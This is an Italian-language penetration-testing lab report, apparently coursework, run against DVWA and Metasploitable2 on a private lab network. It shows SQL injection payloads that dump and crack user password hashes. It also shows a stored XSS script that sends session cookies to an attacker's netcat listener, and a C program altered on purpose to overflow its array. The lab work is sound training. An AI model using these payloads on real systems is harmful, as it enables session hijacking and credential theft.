
WOLFGUARD

Temi della discussione

Argomenti chiave trattati in questa presentazione

- Web Application Exploit SQLi
- Web Application Exploit XSS
- System Exploit BOF
- Exploit Metasploitable con Metasploit
- Exploit Windows con Metasploit
- BlackBoxes

Web Application Exploit SQLi

Fase preliminare

Recupero credenziali utente tramite SQL injection “low security”

Recupero credenziali utente tramite SQL injection “medium security”

Fase Preliminare:

Cambio indirizzi IP kali (macchina attaccante)

```
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:6e:13:6e brd ff:ff:ff:ff:ff:ff
    inet 192.168.13.100/24 brd 192.168.13.255 scope global noprefixroute eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::9fec:76c0:9ee7:a4e6/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

Cambio indirizzo IP Metasploitable2 (macchina target)

```
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:64:d9:0a brd ff:ff:ff:ff:ff:ff
    inet 192.168.13.150/24 brd 192.168.13.255 scope global eth0
    inet6 fe80::a00:27ff:fe64:d90a/64 scope link
       valid_lft forever preferred_lft forever
```


Recupero credenziali utente tramite SQL injection “low security”

Effettuando l’accesso alla DVWA possiamo accedere alla sezione SQL injection e nella casella di testo inseriamo un payload progettato per manipolare la query SQL


Comando:

‘ UNION SELECT user, password FROM users #

Mostra gli utenti con le relative password, crittografate in MD5.



Recuperiamo la password dell’ utente “ pablo “ per visualizzarla in chiaro tramite l’ hash decoder CrackStation ottenendo “ letmein “



Recupero credenziali utente tramite SQL injection “medium security”

Considerando che la medium security non consente di inserire stringhe o payload, utilizziamo il programma Burpsuite per intercettare e modificare la richiesta al server.

Passaggi chiave per intercettare e modificare la richiesta al server:

- Apriamo Burpsuiite
- Andiamo su Proxy
- Apriamo una nuova web page
- Inseriamo il link http://127.0.0.1/DVWA
- Impostiamo difficoltà medium
- Andiamo su SQL Injection
- Attiviamo l'intercettazione e diamo submit

Otteniamo questo tipo di intercettazione, clicchiamo sul tasto destro del cursore e andiamo su Send to repeater.
Andiamo a modificare la riga 23 con il comando
UNION SELECT 1, schema_name FROM information_schema.schemata -- -
e premiamo su Send, ottenendo i database information_schema e dvwa

Request

Pretty Raw Hex

```
1  POST /DVWA/vulnerabilities/sqli/ HTTP/1.1
2  Host: 127.0.0.1
3  Content-Length: 87
4  Cache-Control: max-age=0
5  sec-ch-ua: "Chromium";v="133", "Not(A:Brand";v="99"
6  sec-ch-ua-mobile: ?0
7  sec-ch-ua-platform: "Linux"
8  Accept-Language: en-US,en;q=0.9
9  Origin: http://127.0.0.1
10 Content-Type: application/x-www-form-urlencoded
11 Upgrade-Insecure-Requests: 1
12 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
13 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=
   b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: http://127.0.0.1/DVWA/vulnerabilities/sqli/
19 Accept-Encoding: gzip, deflate, br
20 Cookie: PHPSESSID=c4jstbl0qqccq1le775du465vf; security=medium
21 Connection: keep-alive
22
23 id=1 UNION SELECT 1, schema_name FROM information_schema.schemata -- -
24 &Submit=Submit
```

```
    ID: 1 UNION SELECT 1, schema_name FROM information_schema.schemata -- -\r\n
    First name: admin<br />
    Surname: admin
/pre>
pre>
    ID: 1 UNION SELECT 1, schema_name FROM information_schema.schemata -- -\r\n
    First name: 1<br />
    Surname: information_schema
/pre>
pre>
    ID: 1 UNION SELECT 1, schema_name FROM information_schema.schemata -- -\r\n
    First name: 1<br />
    Surname: dvwa
```

Dentro il database information_schema tramite il comando UNION SELECT table_name, NULL FROM information_schema.tables -- - siamo riusciti a recuperare molti dati, quelli che hanno suscitato il nostro interesse rispetto agli altri sono stati : users e guestbook .

Come ultimo passaggio digitiamo il comando UNION SELECT user, password FROM users -- -

```
ID: 1 UNION SELECT user, password FROM users -- -\r\n<br />
First name: admin<br />
Surname: admin
</pre>
<pre>
ID: 1 UNION SELECT user, password FROM users -- -\r\n<br />
First name: admin<br />
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
</pre>
<pre>
ID: 1 UNION SELECT user, password FROM users -- -\r\n<br />
First name: gordonb<br />
Surname: e99a18c428cb38d5f260853678922e03
</pre>
<pre>
ID: 1 UNION SELECT user, password FROM users -- -\r\n<br />
First name: 1337<br />
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
</pre>
<pre>
ID: 1 UNION SELECT user, password FROM users -- -\r\n<br />
First name: pablo<br />
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
</pre>
<pre>
ID: 1 UNION SELECT user, password FROM users -- -\r\n<br />
First name: smithy<br />
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Abbiamo decrittografato le password per vederle in chiaro

Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password
e99a18c428cb38d5f260853678922e03	md5	abc123
8d3533d75ae2c3966d7e0d4fcc69216b	md5	charley
0d107d09f5bbe40cade3de5c71e9e9b7	md5	letmein
5f4dcc3b5aa765d61d8327deb882cf99	md5	password

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Web Application Exploit XSS

Fase Preliminare

Simulazione del furto di sessione

Livelli di difficoltà: Low e Medium

Obiettivo: Inviare cookie rubati a un server web in ascolto sulla porta 4444

Andiamo a configurare gli indirizzi IP della macchina:

Kali 192.168.104.100

Metasploitable2 192.168.104.150

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.50.100  netmask 255.255.255.0  broadcast 192.168.50.255
        ether 08:00:27:6e:13:6e  txqueuelen 1000  (Ethernet)
        RX packets 58  bytes 4932 (4.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 10  bytes 1189 (1.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 480 (480.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 480 (480.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

metasp2 [In esecuzione] - Oracle VirtualBox


File Macchina Visualizza Inserimento Dispositivi Aiuto

```
 GNU nano 2.0.7          File: /etc/network/interfaces

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
        address 192.168.104.150
        netmask 255.255.255.0
        gateway 192.168.104.1

^G Get Help  ^O WriteOut  ^R Read File ^Y Prev Page ^K Cut Text  ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is  ^V Next Page ^U UnCut Text^T To Spell
```

Accediamo alla pagina web DVWA e navighiamo nella sezione XSS Stored


Troviamo una casella di testo vulnerabile, dove possiamo inserire uno script per ricevere informazioni riguardanti la macchina target.

Se nel codice sono presenti molti caratteri, possiamo cambiare la grandezza della casella “Name” o “Message” dalla sezione “Ispeziona” del browser.



Passaggi per livello “low security”

- Avviamo un web server in ascolto dal terminale kali
- Inseriamo un payload che invii i cookies della sessione corrente e li manda al web server in ascolto
- Cliccando su “Sign Guestbook” riceviamo i cookie sul web server in ascolto





```
┌──(kali㉿kali)-[~]
└─$ python3 -m http.server 4444
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
192.168.104.100 - - [17/Mar/2025 06:24:38] "GET /?cookies=security%3Dlow%3B%20PHPSESSID%3Dbef0157830d0656b85807b471f6b999b HTTP/1.1" 200 -
```

Passaggi per il livello “medium security”

Bypass del Filtro

- **A livello Medium , il filtro blocca il tag <script>, andiamo quindi ad utilizzare un codice con il tag <SCRIPT>.**
- **Andremo ad inserire il payload nella casella name, che ha meno restrizioni.**



Questa volta avviamo un server in ascolto con netcut, invece che con python, così da recuperare piu informazioni sulla sessione.

Infine utilizziamo il comando nc -lvp 4444 per metterci in ascolto e ricevere cookie, versione browser, ip, data

```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 4444
listening on [any] 4444 ...
192.168.104.100: inverse host lookup failed: Host name lookup failure
connect to [192.168.104.100] from (UNKNOWN) [192.168.104.100] 52194
GET /?cookie=security=medium;%20PHPSESSID=a89327517603e7fa6f07e86edf769f8c HTTP/1.1
Host: 192.168.104.100:4444
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.104.150/
Origin: http://192.168.104.150
Connection: keep-alive
Priority: u=4
```

```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 4444
listening on [any] 4444 ...
192.168.104.100: inverse host lookup failed: Host name lookup failure
connect to [192.168.104.100] from (UNKNOWN) [192.168.104.100] 56574
GET /?date=2025-03-18T19:21:15.463Z HTTP/1.1
Host: 192.168.104.100:4444
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.104.150/
Origin: http://192.168.104.150
Connection: keep-alive
Priority: u=4
```

Per ricevere la data corrente abbiamo utilizzato il seguente script:

<SCRIPT> fetch("http://192.168.104.100:4444/?date=" + new Date().toISOString()); </script>

Sistem exploit BOF

Analisi preliminare

Esecuzione programma e creazione errore di segmentazione

Creazione menu di selezione

Fase preliminare

Da una prima analisi preliminare svolta leggendo il codice, sembra che il programma chieda di inserire all’interno di un vettore 10 numeri in ordine casuale e che successivamente questi valori saranno ordinati e ristampati in ordine crescente

Esecuzione programma e creazione errore di segmentazione

Dall'esecuzione del programma, le ipotesi assunte si sono verificate giuste.

```c
#include <stdio.h>

void programmaOriginale() {
    int vector[10], i, j, k;
    int swap_var;

    printf("Inserire 10 interi:\n");

    for (i = 0; i < 10; i++) {
        int c = i + 1;
        printf("[%d]:", c);
        scanf("%d", &vector[i]);
    }

    printf("Il vettore inserito e':\n");
    for (i = 0; i < 10; i++) {
        int t = i + 1;
        printf("[%d]: %d\n", t, vector[i]);
    }

    for (j = 0; j < 10 - 1; j++) {
        for (k = 0; k < 10 - j - 1; k++) {
            if (vector[k] > vector[k + 1]) {
                swap_var = vector[k];
                vector[k] = vector[k + 1];
                vector[k + 1] = swap_var;
            }
        }
    }

    printf("Il vettore ordinato e':\n");
    for (j = 0; j < 10; j++) {
        int g = j + 1;
        printf("[%d]: %d\n", g, vector[j]);
    }
}
```

Il codice viene modificato in modo da consentire di inserire più valori di quelli richiesti, ma sempre dentro un vettore con la capacità iniziale. Inoltre in uscita stamperà 11 valori, andando ad accedere fuori dai limiti dell'array:

```
printf ("Inserire 10 interi:\n");

for ( i = 0 ; i < 12 ; i++)
    {
    int c= i+1;
    printf("[%d]:", c);
    scanf ("%d", &vector[i]);
    }


printf ("Il vettore inserito e':\n");
for ( i = 0 ; i < 10 ; i++)
        {
        int t= i+1;
        printf("[%d]: %d", t, vector[i]);
    printf("\n");
    }


for (j = 0 ; j < 10 - 1; j++)
    {
    for (k = 0 ; k < 10 - j - 1; k++)
        {
            if (vector[k] > vector[k+1])
            {
            swap_var=vector[k];
            vector[k]=vector[k+1];
            vector[k+1]=swap_var;
            }
        }
    }
printf("Il vettore ordinato e':\n");
for (j = 0; j < 11; j++)
    {
    int g = j+1;
    printf("[%d]:", g);
    printf("%d\n", vector[j]);
    }

return 0;


}
```

```
Inserire 10 interi:
[1]:1
[2]:2
[3]:3
[4]:5
[5]:6
[6]:9
[7]:5
[8]:2
[9]:8
[10]:4
[11]:5
[12]:2
Il vettore inserito e':
[1]: 1
[2]: 2
[3]: 3
[4]: 5
[5]: 6
[6]: 9
[7]: 5
[8]: 2
[9]: 8
[10]: 4
Il vettore ordinato e':
[1]: 1
[2]: 2
[3]: 2
[4]: 3
[5]: 4
[6]: 5
[7]: 5
[8]: 6
[9]: 8
[10]: 9
[11]: 5
```

Creazione menu di selezione

Programma originale

```c
#include <stdio.h>

void programmaOriginale() {
    int vector[10], i, j, k;
    int swap_var;

    printf("Inserire 10 interi:\n");

    for (i = 0; i < 10; i++) {
        int c = i + 1;
        printf("[%d]:", c);
        scanf("%d", &vector[i]);
    }

    printf("Il vettore inserito e':\n");
    for (i = 0; i < 10; i++) {
        int t = i + 1;
        printf("[%d]: %d\n", t, vector[i]);
    }

    for (j = 0; j < 10 - 1; j++) {
        for (k = 0; k < 10 - j - 1; k++) {
            if (vector[k] > vector[k + 1]) {
                swap_var = vector[k];
                vector[k] = vector[k + 1];
                vector[k + 1] = swap_var;
            }
        }
    }

    printf("Il vettore ordinato e':\n");
    for (j = 0; j < 10; j++) {
        int g = j + 1;
        printf("[%d]: %d\n", g, vector[j]);
    }
}
```

Programma modificato

```c
void programmaConErrore() {
    int vector[10], i, j, k;
    int swap_var;

    printf("Inserire 10 interi:\n");

    for (i = 0; i < 12; i++) { // Errore: j < 12 invece di j < 10
        int c = i + 1;
        printf("[%d]:", c);
        scanf("%d", &vector[i]);
    }

    printf("Il vettore inserito e':\n");
    for (i = 0; i < 10; i++) {
        int t = i + 1;
        printf("[%d]: %d\n", t, vector[i]);
    }

    for (j = 0; j < 10 - 1; j++) {
        for (k = 0; k < 10 - j - 1; k++) {
            if (vector[k] > vector[k + 1]) {
                swap_var = vector[k];
                vector[k] = vector[k + 1];
                vector[k + 1] = swap_var;
            }
        }
    }

    printf("Il vettore ordinato e':\n");
    for (j = 0; j < 11; j++) {  // Errore: j < 11 invece di j < 10
        int g = j + 1;
        printf("[%d]: %d\n", g, vector[j]);  // Errore di segmentazione quando j = 10
    }
}
```

Creazione menu di selezione

```c
int main() {
    int scelta;

    printf("Scegli quale programma eseguire:\n");
    printf("1. Programma originale\n");
    printf("2. Programma con errore di segmentazione\n");
    printf("Inserisci la tua scelta (1 o 2): ");
    scanf("%d", &scelta);

    if (scelta == 1) {
        programmaOriginale();
    } else if (scelta == 2) {
        programmaConErrore();
    } else {
        printf("Scelta non valida.\n");
    }

    return 0;
}
```

```
Scegli quale programma eseguire:
1. Programma originale
2. Programma con errore di segmentazione
Inserisci la tua scelta (1 o 2): 2
Inserire 10 interi:
[1]:1
[2]:2
[3]:3
[4]:5
[5]:6
[6]:9
[7]:5
[8]:2
[9]:8
[10]:4
[11]:5
[12]:2
Il vettore inserito e':
[1]: 1
[2]: 2
[3]: 3
[4]: 5
[5]: 6
[6]: 9
[7]: 5
[8]: 2
[9]: 8
[10]: 4
Il vettore ordinato e':
[1]: 1
[2]: 2
[3]: 2
[4]: 3
[5]: 4
[6]: 5
[7]: 5
[8]: 6
[9]: 8
[10]: 9
[11]: 5
```

Exploit Metasploitable con Metasploit

Fase preliminare

NESSUS VULNERABILITY SCANNING

MSFCONSOLE

Fase Preliminare

Come primo passaggio andiamo a modificare e configurare gli indirizzi ip delle rispettive macchine.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.50.100  netmask 255.255.255.0  broadcast 192.168.50.255
        ether 08:00:27:6e:13:6e  txqueuelen 1000  (Ethernet)
        RX packets 3801  bytes 593847 (579.9 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4392  bytes 1338197 (1.2 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 61  bytes 6548 (6.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 61  bytes 6548 (6.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:8b:7e:da
          inet addr:192.168.50.150  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe8b:7eda/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:33 errors:0 dropped:0 overruns:0 frame:0
          TX packets:63 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3245 (3.1 KB)  TX bytes:6240 (6.0 KB)
          Base address:0xd010 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:92 errors:0 dropped:0 overruns:0 frame:0
          TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19393 (18.9 KB)  TX bytes:19393 (18.9 KB)

msfadmin@metasploitable:~$
```

Essendo che entrambe le macchine sono nella stessa rete procediamo con un test ping appurando la loro connessione.


NESSUS VULNERABILITY SCANNING

Con il comando systemctl start nessusd siamo andati a richiamare il programma nessus, subito dopo nel browser abbiamo navigato verso https://kali:8834/ . Dopo aver effettuato il login procediamo alla scansione semplice delle vulnerabilità della macchina target inserendo il suo ip.

